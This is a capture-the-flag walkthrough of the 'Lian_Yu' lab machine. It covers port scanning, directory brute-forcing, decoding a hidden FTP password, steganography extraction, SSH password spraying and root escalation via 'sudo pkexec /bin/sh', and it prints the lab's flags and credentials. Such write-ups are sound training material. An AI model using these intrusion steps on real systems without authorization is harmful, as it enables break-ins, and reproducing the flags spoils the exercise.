Lian_Yu

Target IP: 10.10.51.51

Scanning

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Lian_Yu]
└─$ sudo nmap -sS 10.10.51.51 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 15:21 EDT
Nmap scan report for 10.10.51.51
Host is up (0.033s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
60786/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 16.02 seconds
```

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Lian_Yu]
└─$ sudo nmap -sV -A 10.10.51.51 -p 21,22,80,111,60786
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-30 15:22 EDT
Nmap scan report for 10.10.51.51
Host is up (0.022s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.2
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 5650bd11efd4ac5632c3ee733ede87f4 (DSA)
|   2048 396f3a9cb62dad0cd86dbe77130725d6 (RSA)
|   256 a66996d76d6127967ebb9f83601b5212 (ECDSA)
|_  256 3f437675a85aa6cd33b066420491fea0 (ED25519)
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Purgatory
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36837/udp   status
|   100024  1          44278/tcp6  status
|   100024  1          49934/udp6  status
|_  100024  1          60786/tcp   status
60786/tcp open  status  1 (RPC #100024)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), Linux 5.4 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), L
inux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (92%
), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   22.06 ms 10.14.0.1
2   22.28 ms 10.10.51.51

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.68 seconds
```

Based on the scans above, we have some key information about the open ports:

```
21/tcp    open  ftp     vsftpd 3.0.2
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
80/tcp    open  http    Apache httpd
111/tcp   open  rpcbind 2-4 (RPC #100000)
60786/tcp open  status  1 (RPC #100024)
```

Maybe a better idea if we start enumerating the HTTP application first.

Enumeration

Port 80: HTTP

This port contains the HTTP application. We are presented this page when we use our browser and access this port.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Lian_Yu]
└─$ gobuster dir -u http://10.10.51.51/ -w /usr/share/wordlists/dirb/big.txt -x php,html,txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.51.51/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
2023/06/30 15:34:36 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 199]
/.htaccess.html       (Status: 403) [Size: 199]
/.htaccess.txt        (Status: 403) [Size: 199]
/.htaccess.php        (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/.htpasswd.txt        (Status: 403) [Size: 199]
/.htpasswd.php        (Status: 403) [Size: 199]
/.htpasswd.html       (Status: 403) [Size: 199]
/index.html           (Status: 200) [Size: 2506]
/island               (Status: 301) [Size: 234] [--> http://10.10.51.51/island/]
/server-status        (Status: 403) [Size: 199]
Progress: 81689 / 81880 (99.77%)
===============================================================
2023/06/30 15:37:55 Finished
===============================================================
```

When doing a gobuster scan, we get a hit on a directory called `island`.

```
view-source:http://10.10.51.51/island/
Kali Linux  Kali Tools  Exploit-DB  Google Hacking DB  OffSec  Online - Reverse Shell ...  PEASS-ng/linPEAS at ...  Upgradin
1  <!DOCTYPE html>
2  <html>
3  <body>
4  <style>
5
6  </style>
7  <h1> Ohhh Noo, Don't Talk..............  </h1>
8
9
10
11
12
13 <p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->
14
15
16
17
18
19
20 <p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: </p><h2 style="color:white"> vigilante</style></h2>
21
22 </body>
23 </html>
24
25
```

The HTML source code gives us more hints. Apparently the code word is `vigilante`. We also get the HTML commented code (possibly a password?) `go!go!go!`.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Lian_Yu]
└─$ gobuster dir -u http://10.10.51.51/island/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,html,txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.51.51/island/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
2023/06/30 15:57:18 Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 199]
/index.html          (Status: 200) [Size: 345]
/2100                (Status: 301) [Size: 239] [--> http://10.10.51.51/island/2100/]
```

Time to perform more directory search on this `island` directory. We find another directory called `2100` while performing a recursive search.

```
view-source:http://10.10.51.51/island/2100/
Kali Linux  Kali Tools  Exploit-DB  Google Hacking DB  OffSec  Online - Reve
1  <!DOCTYPE html>
2  <html>
3  <body>
4
5  <h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>
6
7
8  <p align=center >
9  <iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">
10 </iframe> <p>
11 <!-- you can avail your .ticket here but how?   -->
12
13 </header>
14 </body>
15 </html>
16
17
```

Browsing to `IP/island/2100` leads us to a page with an embedded YouTube video; however, viewing the source code gives us another hint! We get the comment `you can avail your .ticket here but how?`. It mentions there is a file with an extension `.ticket`, so we need to perform another directory search!

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Lian_Yu]
└─$ gobuster dir -u http://10.10.51.51/island/2100/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x .ticket
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.51.51/island/2100/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              ticket
[+] Timeout:                 10s
===============================================================
2023/06/30 16:04:15 Starting gobuster in directory enumeration mode
===============================================================
/green_arrow.ticket   (Status: 200) [Size: 71]
```

And then we get the `.ticket`! It is located in `IP/island/2100/green_arrow.ticket`.

```
This is just a token to get into Queen's Gambit(Ship)


RTy8yhBQdscX
```

Browsing to this `green_arrow.ticket` gives us a key called `RTy8yhBQdscX`. This key looks like it is encoded. Decoding this base58 string gives us the key: `!#th3h00d`.

Port 21: FTP

Spraying this password `!#th3h00d` with username `vigilante` alllows us to login to FTP.

```
drwxr-xr-x    2 1001     1001         4096 May 05  2020 .
drwxr-xr-x    4 0        0            4096 May 01  2020 ..
-rw--------   1 1001     1001           44 May 01  2020 .bash_history
-rw-r--r--    1 1001     1001          220 May 01  2020 .bash_logout
-rw-r--r--    1 1001     1001         3515 May 01  2020 .bashrc
-rw-r--r--    1 0        0            2483 May 01  2020 .other_user
-rw-r--r--    1 1001     1001          675 May 01  2020 .profile
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
```

We get the following contents above. I downloaded all the files. The `.bash_history` file informs us to take a look into `.other_user` file. This file contains the username `Slade` often. Maybe this is a username?


```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Lian_Yu]
└─$ printf '\x89\x50\x4E\x47\x0D\x0A\x1A\x0A' | dd conv=notrunc of=Leave_me_alone.png bs=1
8+0 records in
8+0 records out
8 bytes copied, 0.000345678 s, 23.1 kB/s
```

The file `Leave_me_alone.png` is corrupted. I needed help with this. I was able to put the PNG header at start to fix this image issue.

And we obtain the password.

```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Lian_Yu]
└─$ steghide info aa.jpg
"aa.jpg":
  format: jpeg
  capacity: 11.0 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "ss.zip":
    size: 596.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

Running steghide against the other files with the `password` key, `aa.jpg` shows us interesting property! It looks like a file called `ss.zip` is inside this `aa.jpg` file. I extracted this file using `steghide extract -sf aa.jpg` with the `password` key and obtained two files inside a zip file: `shado`, and `passwd.txt`.



The contents of the two files are shown above. It looks like shado contains the password `M3tahuman` for SSH. Time to spray this password against the users inside the `.other_user` file.

Exploitation

After spraying this password against Oliver, Joseph, Jackal, Adeline, and Slade, I got a hit! The login

was successful with `slade:M3tahuman`. Now we have a foothold as Slade!

Privilege Escalation

```
slade@LianYu:~$ sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
```

Running `sudo -l` shows we can run `/usr/bin/pkexec` with root privileges.

```
slade@LianYu:~$ sudo pkexec /bin/sh
# whoami
root
# ls
root.txt
# cat root.txt
                          Mission accomplished



You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
                                                                          --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825

#
```

Gaining root privileges was possible using the command `sudo pkexec /bin/sh`.

Flags

```
slade@LianYu:~$ ls
user.txt
slade@LianYu:~$ cat user.txt
THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}
                          --Felicity Smoak
```

The user.txt flag is shown above.

```
# cat root.txt
                          Mission accomplished



You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
                                                                          --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```

The root.txt flag is shown above.